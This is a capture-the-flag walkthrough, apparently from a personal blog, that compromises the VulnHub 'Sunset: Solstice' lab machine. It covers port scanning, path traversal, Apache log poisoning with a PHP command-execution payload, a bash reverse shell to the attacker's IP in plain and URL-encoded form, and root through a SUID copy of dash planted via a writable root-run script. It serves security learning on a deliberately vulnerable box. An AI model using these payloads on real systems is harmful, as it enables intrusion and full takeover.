
This vulnerable machine is located at https://www.vulnhub.com/entry/sunset-solstice,499/.

What I like to do first is create a directory for this box (mkdir sunset-solstice) and open something so I can take notes.

Once I finished this, I checked my IP and the IP of the “Solstice” machine using sudo arp-scan --localnet. My IP is the one at the top (10.10.1.136), and the box is the second one on the list (10.10.1.159). Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.159". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 21 (ftp), 22 (ssh), 25 (smtp), 80 (http), 139 (Samba), 445 (Samba), 2121 (ftp), 3128 (http-proxy), 8593 (http), 54787 (http), and 62524 (ftp).

The first thing I always like to do when I notice http as a port is open a browser and go to that port. I noted that in the website on port 80 that “phpIPAM 1.4” was mentioned in the source. I also noted that on the website on port 8593 and looked around. When I clicked on “Book List”, I noticed that there was “/index.php?book=list”. This leads me to believe that there is a possibility for path traversal.

After trying a possible path traversal to see the “/etc/passwd” file, I noticed that it had worked! I viewed the page source to make it more readable and noticed the user “miguel”.

WHile testing other paths for path traversal, I decided to check the Apache2 log for possible log poisoning.

Next, I am going to test the log file with a netcat connection to port 80 using nc -nv $IP 80. I then used GET /<?php system($_GET['cmd']); ?> to verify that the log was working on port 80. I went back to the website and refreshed the page. I scrolled down to the bottom and noticed the new log that was created by the netcat connection.

Since I know the log now works and that there is a working file inclusion, I added “&cmd=id” after the URL in the browser to reveal the “www-data” user. This shows that we can execute code in the log file.
I created a reverse shell payload that would give me a shell on the target machine using bash -c 'bash -i >& /dev/tcp/10.10.1.136/9090 0>&1'. Note that you use the IP of your local machine where “10.10.1.136” is. I also created a listening port using nc -nvlp 9090. I then went to https://meyerweb.com/eric/tools/dencoder/, put in the payload, and then hit encode. This gave me a URL encoded version of the payload, which was bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.1.136%2F9090%200%3E%261%27. From here, I replaced the “id” in the website with this new reverse shell payload and then I looked back at the terminal and now had a shell on the machine.

I wanted to get a more stable shell, so I used which python to verify that it was on the target machine. Once this was completed (and I knew that python was on the system), I used python -c 'import pty;pty.spawn("/bin/bash")'. I now have full job control.

Now I went through all of my post-enumeration steps. I noticed in “/var/tmp” that the “/sv” folder had read, write, and execute permissions on user, group, and others.


I navigated inside the folder using cd sv and then I listed the contents of this directory using ls -lsa. A file named “index.php” was revealed, which has full permissions for the others section. This means that I could change and execute this file (and since it is owned by the root user), I could possibly alter the file to gain elevated privileges.

Some steps I like to do (and have been taught) is to stabilize my shell even more by using the following commands: export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmp
export TERM=xterm-256color
alias ll='ls -lsaht --color=auto'
Ctrl + Z (Background the process)stty raw -echo ; fg ; reset
stty columns 200 rows 200
Next, I opened the file with nano index.php. I changed the echo statement to say “Edited” to note that I was able to edit the file. Next, I called on the system to copy the “/bin/dash” shell to “/var/tmp/dash” with SUID for user. This gives me special permissions on the new dash shell that is in “/var/tmp”.

I verified that it was correct using cat index.php.

My next step was to use ps aux | grep -i 'php', which tells me that /var/tmp/sv is being executed on loopback on port 57. Knowing this, I then used curl http://127.0.0.1:57/ to execute the code that I had just written for the index page. I knew that this ran because after execution, it printed “Edited”.

I went back to /var/tmp using cd .. and then listed the contents using ls -lsa to make sure that the new “dash” file was there. It was! It had a SUID permission just as expected.

I then executed the command using ./dash -p, which executed the script with the authority of the owner. This gave me root permissions, which I verified with the commands whoami and id.


Next, I decided to grab the user flag. I went to the home directory (cd /home) and then went to miguel’s home directory using cd miguel. I then read the file using cat user.txt.

I went to the root directory (cd /root) and listed the contents (ls -lsa). I noticed that there was a file named “root.txt”, which I proceeded to read (cat root.txt).
The box is now complete!




 CyberArri
Leave a comment